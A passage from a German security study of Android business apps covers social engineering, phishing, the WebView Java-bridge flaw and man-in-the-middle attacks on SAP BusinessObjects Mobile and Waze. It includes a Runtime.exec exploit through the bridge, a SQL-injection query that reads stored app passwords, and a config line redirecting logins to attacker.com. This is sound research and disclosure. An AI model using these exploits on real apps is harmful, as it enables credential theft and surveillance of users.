So abstrus derartige Versuche klingen mögen, sind diese dennoch in vielen Fällen erfolgreich, insbesondere bei unwissenden Nutzern. Sie hängen insbesondere von der Kreativität und dem Hintergrundwissen des Angreifers ab. Je glaubwürdiger der Angreifer das vorgetäuschte Szenario vermitteln und je mehr Hintergrundwissen er dabei einbringen kann, desto höher ist die Chance, mit einem derartigen Angriff tatsächlich erfolgreich zu sein. Im Beispiel des Anrufers kann die Glaubwürdigkeit des Anrufers durch Einbringen von Hintergrundwissen, das über den Namen des Opfers hinausgeht, erhöht werden, z.B. falls es dem Angreifer im Vorfeld gelungen ist, persönliche Details wie Kunden- bzw. Kontonummer oder sonstige Vertragsdetails herauszufinden.

Derartige Angriffe sind nicht nur – wie im angesprochenen Beispiel – gegen Privatpersonen einzusetzen, auch im Business-Sektor sind derartige Angriffe denkbar, z.B. durch ein Anruf im Unternehmen und dem Vortäuschen als Systemadministrator oder auch einfach nur als neuer Kollege. Je mehr Informationen ein Angreifer dabei an Hintergrundwissen hat, desto vertrauenswürdiger kann er im Gespräch auftreten, z.B. wenn er interne Abteilungsbezeichnungen, Namen von Kollegen oder Vorgesetzten oder interne Telefonnummern einbringen kann.

Social Engineering ist auch online möglich, z.B. falls der Nutzer dazu gebracht werden kann, eine bestimmte Internetseite zu öffnen, die der Angreifer kontrolliert und über die Schadcode eingeschleust werden kann. Die Möglichkeiten sind auch hier nahezu unbegrenzt, z.B. per E-Mail, über soziale Netze wie Twitter (vgl. Abbildung 4) oder Facebook.

Eine besondere Form des Social Engineerings ist *Phishing* (vgl. [2, S. 21f]). Diese Methode beruht darauf, eine reale Website originalgetreu nachzubilden und auf einem vom Angrei-

Abbildung 4 Beispiel: Nutzer per Twitter auf schadhafte Website locken

fer kontrollierten Webserver bereitzustellen. Gelingt es dem Angreifer, das vermeintliche Opfer auf diese Seite zu lenken und gibt der Nutzer im vermeintlich echten Login-Formular seine Benutzerdaten ein, so kann der Angreifer diese abgreifen und für eigene Zwecke verwenden. Je professioneller dieses gemacht ist, desto schwerer ist es für das vermeintliche Opfer, dieses zu erkennen. Bezieht man dieses auf hybride Anwendungen und bedenkt, dass die Herkunft und Authentizität dargestellter Webinhalte in hybriden Anwendungen nur schwer zu erkennen ist (vgl. Abschnitte 2.2 und 3.4), so wird schnell deutlich, dass Phishing-Angriffe hier eine große Gefahr darstellen können.

3.6 Angriffsvektor Java-Brücke

Für ein besseres Verständnis der Brisanz der in den nachfolgenden Kapiteln beschriebenen Angriffe soll in diesem Abschnitt eine spezielle Schwachstelle näher vorgestellt werden. Nach zuvor beschriebenem Ebenenmodell (vgl. Abschnitt 3.2) ist sie der Ebene 2 zuzuordnen, da dies eine Schwachstelle des Android SDKs ist.

Das Android SDK ermöglicht es, mit der Browserkomponente `WebView` und dessen Methode `addJavascriptInterface`[24] ein beliebiges Java-Objekt innerhalb der Browserkomponente verfügbar zu machen. Beliebige Webseiten, die in diesem Browser dargestellt werden, können dann mittels JavaScript auf öffentliche Methoden dieses Java-Objektes zugreifen. Es entsteht eine Art *Java-Brücke* (vgl. Listing 2).

```
1 class JSInterface {
2    @JavascriptInterface
3    public String test() { return "Hello World!"; }
4 }
5 webView.addJavascriptInterface(new JSInterface(), "java_bruecke");
```

Listing 2 Java-Code: Hinzufügen eines JavaScript-Interfaces zu einer `WebView-Instanz`. Aus JavaScript heraus führt der Befehl `alert(java_bruecke.test())` zu einer Dialog-Box mit dem Inhalt „Hello World!“.

Dadurch wird es möglich, aus JavaScript heraus auf Teile des Android SDKs zuzugreifen, z.B. falls der Zugriff auf Gerätehardware notwendig ist oder generell native Code-Anteile

[24] `http://developer.android.com/reference/android/webkit/WebView.html#addJavascriptInterface(java.lang.Object,java.lang.String)`

angesprochen werden sollen; es muss lediglich eine Java-Klasse implementiert werden, die diese Funktionen aufruft und die wiederum als öffentliche Methode aus JavaScript heraus aufgerufen werden kann.

Abhängig davon, wie komplex die bereitgestellten Java-Klassen und deren öffentliche Methoden sind, werden damit der Webanwendung umfangreiche Befugnisse eingeräumt, die diese ohne die Java-Brücke nicht hätte. Sicherheitsrelevante Probleme, die durch die fehlerhafte Verwendung von `WebView`-Komponenten und insbesondere auch von Java-Brücken wurden erstmals in [21] beschrieben, auch [6] liefert einen Überblick über weitere Angriffsvektoren.

In einem Blog-Eintrag [4] wurde ein konkreter Angriff beschrieben, der sich diese Java-Brücke zu Nutzen machen. Mittels der *Java Reflection API*[25] ist es möglich, nicht nur auf die freigegebenen, öffentlichen Methoden des Java-Objektes zuzugreifen, sondern insbesondere auch auf das jeder Java-Anwendung zugrundeliegende `Runtime`-Objekt[26]. Dieses verfügt über eine Methode `exec`, mit der externe Prozesse gestartet werden können. Um aus JavaScript heraus – im Kontext der aktuellen App – beliebige externe Prozesse starten zu können, ist lediglich der in Listing 3 dargestellte Code notwendig (angelehnt an den Blog-Beitrag [4] von Neil Bergmann).

```
1 function execute(cmd){
2   return <JS-Interface-Name>.getClass().forName('java.lang.Runtime').getMethod('
        getRuntime',null).invoke(null,null).exec(cmd);
3 }
```

Listing 3 JavaScript-Code: Ausnutzen der verwundbaren Java-Brücke `<JS-Interface-Name>` zum Ausführen eines externen Prozesses

Beispielsweise kann dann mittels dem in Listing 4 dargestelltem JavaScript-Code auf dem externen Speichermedium eine Datei `attack.txt` mit dem Inhalt „Attacked!“ angelegt werden:

```
execute(["/system/bin/sh", "-c", "echo 'Attacked!' >> /mnt/sdcard/attack.txt"]);
```

Listing 4 JavaScript-Code: Anlegen einer Datei auf dem externen Speichermedium durch Ausnutzen der verwundbaren Java-Brücke

Neben Textdateien können auch Binärdateien geschrieben und damit beliebiger nativer Code auf das Gerät geschrieben werden, z.B. mit dem Android NDK kompilierter Code oder für Android kompilierter Java-Bytecode auf Basis des Android SDKs. Über selbige `execute`-Funktion kann dieser Binärcode anschließend ausgeführt wird. Dabei ist es auch

[25] `http://docs.oracle.com/javase/tutorial/reflect/`
[26] `http://docs.oracle.com/javase/7/docs/api/java/lang/Runtime.html`

möglich, Prozesse im Hintergrund zu starten, die weiterlaufen, wenn die App beendet wird, und bis zum kompletten Neustart des Gerätes aktiv bleiben.

Gelingt es einem Angreifer also in einer Anwendung, die über eine derartige Java-Brücke verfügt, JavaScript-Code einzuschleusen, kann er diese Java-Brücke nutzen, um beliebige Systembefehle und sogar beliebigen nativen Code auszuführen. Je nach den verfügbaren Berechtigungen der App kann ein Angreifer damit den Nutzer intensiv ausspionieren oder auch Daten manipulieren. Unter Nutzung des Android SDKs bzw. NDKs kann er dazu (entsprechende Berechtigungen vorausgesetzt) auch auf Hardwarekomponenten, z.B. Kamera oder Mikrofon, zugreifen.

Mit Veröffentlichung des Android SDKs API-Level 17 (veröffentlicht Ende 2012) wurde diese Verwundbarkeit behoben.[27] Ab dieser Version werden über die Java-Brücke nur noch die Methoden zugreifbar gemacht, denen im Quellcode eine Annotierung `@JavascriptInterface`[28] vorangestellt wird. Solange diese nicht der `getClass`-Methode (vgl. Listing 3) vorangestellt wird, ist diese nicht mehr aufrufbar und obiger Angriff wird erfolgreich verhindert.

Auch wenn diese Schwachstelle im Android SDK behoben wurde, sind folgende zwei Aspekte zu beachten:

- Die Schwachstelle ist nur behoben, wenn die entsprechende App tatsächlich API-Level 17 (oder höher) verwendet. Dafür ist es explizit erforderlich, das `targetSdkVersion`-Attribut im Android Manifest (vgl. Abschnitt 2.1) auf mindestens 17 zu setzen. Ist der Wert niedriger oder fehlt dieses Attribut vollständig – und ist in letzterem Fall zugleich `minSdkVersion` kleiner als 17 –, so wirken die beschriebenen Schutzmaßnahmen nicht; die Java-Brücke ist dann weiterhin mit obigem Vorgehen angreifbar.

- Auf Geräten, deren Android-Version 4.1.x oder niedriger ist (API-Level 16 oder niedriger), ist die Schutzmaßnahme wirkungslos, auch wenn `targetSdkVersion` auf mindestens 17 gesetzt ist. Wird diesen Geräten die Installation bedingt durch `minSdkVersion` gewährt, so wird die App auf dem der Android-Version zugrunde liegenden API-Level ausgeführt. Da dieses kleiner als 17 ist, enthält dieses noch nicht die `@JavascriptInterface`-Annotierungen; die Java-Brücke ist somit nach wie vor verwundbar. Nach Googles Android-Statistik [15] (vgl. auch Abschnitt 2.1) verwenden aktuell noch über 75% aller Android-Geräte Android-Versionen 4.1.x oder niedriger. d.h. auf drei von vier Geräten ist die Java-Brücke nach wie vor verwundbar.

Trotz der Beseitigung in neueren SDK-Versionen ist die Schwachstelle noch immer relevant, und wird es vermutlich auch noch länger bleiben. Es wird einige Zeit dauern, bis

[27] `http://developer.android.com/about/versions/android-4.2.html`
[28] `http://developer.android.com/reference/android/webkit/JavascriptInterface.html`

alle Apps, die eine Java-Brücke verwenden, aktualisiert wurden und das `targetSdkVersion`-Attribut auf mindestens 17 erhöhen und bis ältere Geräte mit neueren Android-Versionen (4.2.x aufwärts) ausgestattet werden oder ganz durch neue Geräte ersetzt werden.

3.7 Zusammenfassung

In diesem Kapitel wurden die Ziele eines Angreifers und dessen mögliches Vorgehen näher betrachtet. Thematisiert wurden dabei überwiegend die Schwachstellen, die die vom Nutzer eines mobilen Gerätes installierten Apps und deren Kommunikation zu Hintergrundsystemen betreffen. Dabei gibt es eine Vielzahl von Angriffsvektoren, die – neben Android-spezifischen Schwachstellen – sowohl aus dem Bereich von Desktop-Anwendungen als auch – insbesondere bedingt durch hybride Anwendungen – aus dem Webbereich stammen und dort jeweils schon wohl erforscht sind.

Dabei wurde auch aufgezeigt, dass die im vorherigen Kapitel vorgeschlagenen kryptografischen Mittel für die vertrauliche Datenspeicherung und zur Absicherung der Netzkommunikation zu entfernten Quellen nur bei korrektem Einsatz dieser Methoden tatsächlich sicher sind. Wird hingegen leicht erratbares Schlüsselmaterial verwendet oder – im Falle von SSL – keine korrekte Zertifikatsprüfung vorgenommen, bieten selbst grundsätzlich sichere Verfahren dem Angreifer eine Möglichkeit zum Angriff.

Ein Angriff führt vor allem durch die Kombination unterschiedlicher Angriffsvektoren zum Erfolg. Dabei kann auch Social Engineering unterstützten, das auf das gezielte Täuschen von Nutzern abzielt, um vertrauliche Informationen zu entlocken. Selbst vermeintlich unwichtige Angriffe, z.B. das Ausspionieren von Kontakt-Adressen, internen Telefonnummern oder Abteilungsbezeichnungen, sind von Bedeutung, da sie Hintergrundwissen für weitere Angriffe liefern.

4 Analyse mobiler Business-Anwendungen

In diesem Kapitel soll anhand von realen Beispielen aufgezeigt werden, dass die zuvor vorgestellten Angriffsvektoren tatsächlich relevant sind und von einem Angreifer für einen Angriff gegen mobile Business-Anwendungen verwendet werden können. Auch wenn insbesondere Angriffsvektoren, die auf native Anwendungen wie auch auf spezifische Schwachstellen der Android-Plattform abzielen, bereits gut erforscht sind, sind diese nach wie vor – auch für Business-Anwendungen – aktuell.

Besonders die Entwicklung mit JavaScript ist aktuell hoch im Trend, wie erst kürzlich durch [29] bestätigt wurde. Dieses gilt auch für den Bereich mobiler Business-Anwendungen, wie SAP beweist (vgl. [26]). Aus Unternehmenssicht liegt die Stärke resultierender hybrider Anwendungen darin, dass diese Anwendungen für unterschiedliche Plattformen veröffentlicht werden können, dafür jedoch nur eine Codebasis gepflegt werden muss. Dieses spart Zeit und Geld.

Wie zuvor vorgestellt, gelten für hybride Anwendungen aufgrund der verwendeten Webtechnologien ähnliche Gefahren wie für klassische Webanwendungen. Besonders dramatisch ist es, falls durch eingeschleusten Schadcode Zugriff auf Gerätefunktionen erlangt werden kann, wodurch weitreichende Spionageangriffe möglich werden, z.B. mittels zuvor beschriebener Java-Brücke. Eine Möglichkeit hierfür bieten Man-in-the-Middle-Angriffe. Um zu zeigen, dass derartige Angriffe im mobilen Umfeld keineswegs nur als theoretisch anzusehen sind, soll das Vorgehen exemplarisch beschrieben werden und die Möglichkeiten anhand von realen Beispielen aufgezeigt werden; dabei zielen diese nicht nur auf das Einschleusen von Schadcode ab.

4.1 Klassische Angriffsvektoren einer nativen App

> *„With the SAP BusinessObjects Mobile app for Android, you can make informed decisions based on targeted, personalized information anywhere and anytime. The app connects to the SAP BusinessObjects Business Intelligence platform and enables your mobile workforce to stay up-to-date with insights into the right customer, product, sales, and work order information.“* [29]

Am Beispiel der App *SAP BusinessObjects Mobile* (Version: 5.1.32) soll die Relevanz klassischer Angriffsvektoren nativer Apps für die Bedrohung mobiler Business-Apps aufgezeigt werden. In dieser App befindet sich ein ungeschützter Content-Provider (vgl. Abschnitt 2.1), der beliebigen anderen Apps den Zugriff auf eine interne Datenbank

[29] `https://play.google.com/store/apps/details?id=com.sap.mobi`

ermöglicht, und dies ohne dass dafür eine Berechtigung notwendig ist. Da die Implementierung dieses Content-Providers zusätzlich eine SQL-Injection-Schwachstelle aufweist, können darüber beliebige Daten aus der internen Datenbank ausgelesen werden. Listing 5 zeigt die dafür nötigen Code-Zeilen (Java-Code mittels Android SDK):

```
1  Cursor c = getContentResolver().query(
2      Uri.parse("content://com.sap.mobi.docsprovider/documents/online_auth"),
3      new String[]{"* FROM AppPassword;--"},
4      null,null,null);
```

Listing 5 Java-Code: SQL-Injection-Angriff über einen ungeschützten Content-Provider zum Auslesen des „App-Passworts“ in der App SAP BusinessObjects Mobile

In dieser Datenbank sind u.a. die gespeicherten Verbindungsdaten zu Hintergrundsystemen, mit denen die App kommuniziert, hinterlegt. Obwohl diese Daten verschlüsselt in der Datenbank abgelegt sind, sind diese nicht vor einem Angreifer sicher. Als Schlüsselmaterial wurde eine Kombination aus der eindeutigen Geräte-ID, die über Funktionen des Android SDK ausgelesen werden kann [30] und nicht als geheime Information anzusehen ist, und einem zufällig generierten Wert, der im Klartext in der Datenbank abgelegt ist und auch mittels SQL-Injection abrufbar ist, verwendet.




Abbildung 5 Demo: Angriff mittels Content-Provider auf SAP BusinessObjects Mobile

[30] http://developer.android.com/reference/android/provider/Settings.Secure.html

Durch die Kombination eines ungeschützten Content-Providers, einer SQL-Injection-Schwachstelle und leicht erratbarem Schlüsselmaterial ist es also einem Angreifer möglich, an die Verbindungsdaten – inklusive Passwort – zu dem Hintergrundsystem heranzukommen, und das aufgrund des Angriffes mittels IPC-Mitteln aus einer beliebigen App heraus. Abbildung 5 zeigt eine App, die als Demonstrator entwickelt wurde und die dieses Verfahren zum Auslesen vertraulicher Daten zeigt.

Diese App benötigt keine speziellen Berechtigungen, auch muss die BusinessObjects Mobile App nicht einmal laufen, um die Daten abgreifen zu können. Der dafür nötige Code könnte also in einer beliebigen App enthalten sein und auf diese Weise die Zugangsdaten zu Hintergrundsystemen ausspionieren.

4.2 Man-in-the-Middle-Angriff

Man-in-the-Middle-Angriffe sind keine neue Entdeckung, und heutige Browser im Desktop-Bereich bieten – zumindestens für SSL-gesicherte Verbindungen – ausgiebige Schutzmaßnahmen (vgl. Abschnitt 3.4). In diesem Abschnitt soll exemplarisch aufgezeigt werden, wie ein Angreifer für einen derartigen Angriff vorgehen kann. Anschließend sollen drei denkbare Szenarien an realen Beispielen präsentiert werden.

Mobile Geräte sind – anders als Desktop-PCs – in der Regel stets angeschaltet und in Zeiten mobiler Datenflatrates nahezu immer mit dem Netz verbunden: Im eigenen Haushalt wird eine Verbindung mit dem heimischen WLAN hergestellt, wird das Haus verlassen, verbindet sich das Gerät automatisch mit dem mobilen Internet, z.B. über GPRS, UMTS oder LTE. Aufgrund hoher Kosten bzw. eingeschränktem Freivolumen mobiler Datentarife werden WLAN-Verbindungen bevorzugt behandelt. Geräte können sich dazu bereits besuchte WLAN-Netze merken und verbinden sich automatisch, wenn sich im Umfeld des Nutzers ein bekanntes WLAN-Netz befindet. Dabei werden diese Netze über ihren Namen, dem *Service Set Identifier (SSID)* [19], identifiziert. Überall, wo sich also ein WLAN-Netz mit einem bekannten SSID befindet, wird das mobile Gerät versuchen, eine Verbindung mit diesem Netz aufzubauen – sofern der Nutzer dieses nicht bewusst deaktiviert.

Während private WLAN-Netze in der Regel verschlüsselt sind, gibt es viele öffentliche WLAN-Netze, insbesondere von kommerziellen Anbietern, die keine Verschlüsselung aufweisen. Diese sind offen, weil sie grundsätzlich frei für jeden verfügbar sein sollen oder weil sie beim Einwählen ein browserbasiertes Anmeldefenster aufzeigen, über welches sich Nutzer authentifizieren können oder ggf. mittels Kreditkarte bzw. anderen Zahlungsmitteln Onlinezeit buchen können. Derartige Netze findet man in Hotels, Bahnhöfen, Flughäfen, in Zügen oder Flugzeugen oder an belebten Plätzen in größeren Städten. Insbesondere Geschäftsleute, die z.B. während eines Flugs, einer Bahnfahrt oder abends im Hotel Zugriff auf Unternehmensdaten benötigen, gehören zur Zielgruppe kommerzieller Anbieter.

Hat ein Nutzer eines mobilen Gerätes ein derartiges WLAN-Netz genutzt und gehört dieses zu den im Gerät gespeicherten WLAN-Netzen, verbindet sich das Gerät automatisch, wenn es im Umfeld ein WLAN-Netz mit dieser Bezeichnung findet.

Ein Angreifer braucht also lediglich ein eigenes WLAN-Netz bereitzustellen und dieses genau mit diesem SSID zu bezeichnen, um zu erreichen, dass sich das mobile Gerät des vermeintlichen Opfers automatisch und i.d.R. ohne Eingriff des Nutzers mit diesem verbindet. Verwendet er dafür einen WLAN-Access-Point (vgl. Abbildung 6) mit speziell präparierter Software, z.B. *Wifi Pineapple*[31], hat er die Möglichkeit, den gesamten Datenverkehr des vermeintlichen Opfers zu kontrollieren.

Abbildung 6 WLAN-Router, spezielle Firmware ermöglicht Man-in-the-Middle-Angriffe. Abgebildet ist das Modell TL-MR3020 von TP-LINK[32]

Mittels einer Software wie z.B. *Portswigger Burp Suite*[33] kann der Angreifer einen Proxy-Server bereitstellen, zu dem der gesamte Datenverkehr des Opfers geleitet wird. Der Angreifer bekommt damit die Möglichkeit, sämtliche Anfragen des Opfers einzusehen bzw. nach Belieben zu manipulieren und somit einen Man-in-the-Middle-Angriff durchzuführen. Die Software kann auch SSL-gesicherte-Verbindungen abfangen, dazu wird automatisch ein selbst-signiertes Zertifikat verwendet. Wenn die Gegenstelle auf Seiten des Nutzers, z.B. eine mobile App, keine korrekte Zertifikatsprüfung durchführt, können somit auch SSL-gesicherte Verbindungen manipuliert werden, ohne dass dieses vom Nutzer bemerkt wird.

Das beschriebene Vorgehen zeigt, dass kein großer Aufwand nötig ist, um einen Man-in-the-Middle-Angriff gegen einen mobilen Nutzer durchzuführen, die dafür nötige Hardware ist für knapp 30 Euro in Elektronikfachgeschäften zu erwerben, die nötige Software kostenlos im Internet.

Das Kontrollieren der zugrunde liegenden Datenverbindung kann von einem Angreifer zu unterschiedlichen Zwecken genutzt werden. Denkbar sind z.B. die folgenden Szenarien.

[31] `https://wifipineapple.com`
[32] `http://www.tp-link.com/en/products/details/?model=TL-MR3020`
[33] `http://portswigger.net/burp/`

4.2.1 Ausspionieren vertraulicher Daten

Die zuvor bereits thematisierte SAP App *BusinessObjects Mobile* ist als hybride App einzustufen, da sie neben nativen Anwendungsteilen auch Webinhalte verwendet. U.a. verfügt die App über eine Funktion zum Importieren von Verbindungsdaten, wie in Abbildung 7 dargestellt.




Abbildung 7 SAP BusinessObjects Mobile: Funktion zum Importieren von Verbindungen

Nach Eingabe eines Domainnamens wird eine Verbindung zu diesem Server aufgebaut und ein Dialog zur Eingabe von Benutzerdaten für diesen Server dargestellt. Der Inhalt dieses Dialoges basiert auf HTML-Inhalten, die von dem angegebenen Server geladen werden.

Wird in dem in Abbildung 7 abgebildeten Dialogfeld lediglich der Domainname eingegeben, verwendet die App standardmäßig eine ungesicherte HTTP-Verbindung. Mittels obiger beschriebener Methode kann über einen Man-in-the-Middle-Angriff diese Verbindung manipuliert werden und ein Phishing-Angriff (vgl. Abschnitt 3.5) durchgeführt werden, z.B. indem ein originalgetreues Login-Fenster vom Angreifer nachempfunden wird, das nach Eingabe der Daten diese an einen vom Angreifer kontrollierten Server übermittelt. Abbildung 8 zeigt eine von einem Angreifer nachempfundene Login-Seite, hier bewusst verfälscht, um auf den eingeschleusten Inhalt hinzuweisen. Ein Angreifer würde das Login-Formular so detailgetreu wie möglich nachempfinden.

Darauf hinzuweisen ist, dass in Abbildung 8 lediglich der innere Bereich einen Webinhalt darstellt, der Titel des Dialoges „Authentifizierung erforderlich“ zusammen mit dem „Abbrechen“-Button stammen aus dem nativen Teil der App. Dies zeigt, wie fließend der Übergang zwischen nativen Code-Anteilen und Webinhalten in hybriden Apps sein kann und macht es für Nutzer besonders schwer, Phishing-Angriffe zu erkennen.

4.2.2 Einschleusen von JavaScript-Code

Selbige Funktion wie im vorherigen Abschnitt kann nicht nur genutzt werden, um vertrauliche Daten auszulesen.

Wenn in einer `WebView`-Instanz, die zum Anzeigen von Webinhalten verwendet wird, JavaScript aktiviert ist (vgl. Abschnitt 2.2), kann auf diesem Wege beliebiger JavaScript-Code eingeschleust werden; je nach Anwendung kann ein Angreifer damit unterschiedliche Zie-




Abbildung 8 SAP BusinessObjects Mobile: Phishing-Angriff. Das hier verfälscht dargestellte SAP-Logo symbolisiert die vom Angreifer nachgebildete Website

le erreichen. Die `WebView`-Instanz, die hier zum Anzeigen des Login-Formulars verwendet wird, verfügt neben aktiviertem JavaScript auch über eine verwundbare Java-Brücke (vgl. Abschnitt 3.6). Diese kann aufgrund der Berechtigungen der App z.B. genutzt werden, um

- auf dem externen Speichermedium abgelegte Fotos auf einen vom Angreifer kontrollierten Server zu übertragen.
- vertrauliche Dateien anderer Apps auf dem externen Speichermedium einzusehen.
- das Mikrofon zu aktivieren und live per Internet zu einem vom Angreifer kontrollierten Server zu übertragen.

Auch wäre es möglich, den zuvor mittels Content-Provider durchgeführten Angriff auf diesem Wege durchzuführen. Da der eingeschleuste Code im Kontext der App ausgeführt wird, kann auf sämtliche private Daten der App zugegriffen werden, d.h. auch auf die interne Datenbank. Das Auslesen der gespeicherten Verbindungsdaten könnte also auch ohne den versehentlich öffentlich zugänglichen Content-Provider erfolgen.

4.2.3 Manipulation der Anwendungslogik

> *„Waze macht Spaß und ist eine Gemeinschaftsbasierende Karten, Verkehrs- und Navigations-App mit 50 Millionen Nutzern.“* [34]

[34] `https://play.google.com/store/apps/details?id=com.waze`

Im Falle von *Waze* (Version: 3.7.7.0) wird deutlich, dass von einem Man-in-the-Middle-Angriff auch namhafte, stark verbreitete Apps betroffen sein können und dass ein derartiger Angriff nicht nur zum Auslesen von vertraulichen Daten und Einschleusen von JavaScript-Code möglich ist. Hierbei handelt es sich zwar nicht um eine Business-Anwendung nach der zuvor getroffenen Definition, trotzdem zeigt sie eindrucksvoll die Möglichkeiten eines Man-in-the-Middle-Angriffes.




Abbildung 9 Waze: Beim ersten Start wird die Konfiguration unverschlüsselt abgefragt

Beim ersten Start der Anwendung schickt die App eine unverschlüsselte Anfrage an einen Konfigurationsserver (vgl. Abbildung 9). Die Antwort auf diese Anfrage enthält die komplette Anwendungskonfiguration inklusive verschiedener URLs zum Nachladen von Kartenmaterial, Audiostimmen, aber auch zum Verbinden mit sozialen Netzwerken. Damit ist es möglich, die gesamte Konfiguration nach Belieben anzupassen, URLs zu manipulieren und sogar vertrauliche Zugangsdaten, abzugreifen – durch Weiterleiten der Login-Anfrage zu einem vom Angreifer kontrollierten System (vgl. Listing 6, modifiziertes Attribut `Twitter,Secured Url`).

```
...
UpdateConfig,preferences,Market,Feature enabled,yes,
UpdateConfig,preferences,Alerts,Max Dist,100000,
UpdateConfig,preferences,Closure,Feature enabled,yes,
UpdateConfig,preferences,Scoreboard,Feature enabled,yes,
UpdateConfig,preferences,Widget,Authentication,no,
UpdateConfig,preferences,ExternalPOI,Popup Number of Seconds,12,
UpdateConfig,preferences,Navigation,Guidance type default,,
UpdateConfig,preferences,Twitter,Secured Url,http://attacker.com:80/,
UpdateConfig,preferences,TTS WAS Provider,Web-Service Address,http://ttsgw.world.waze.com
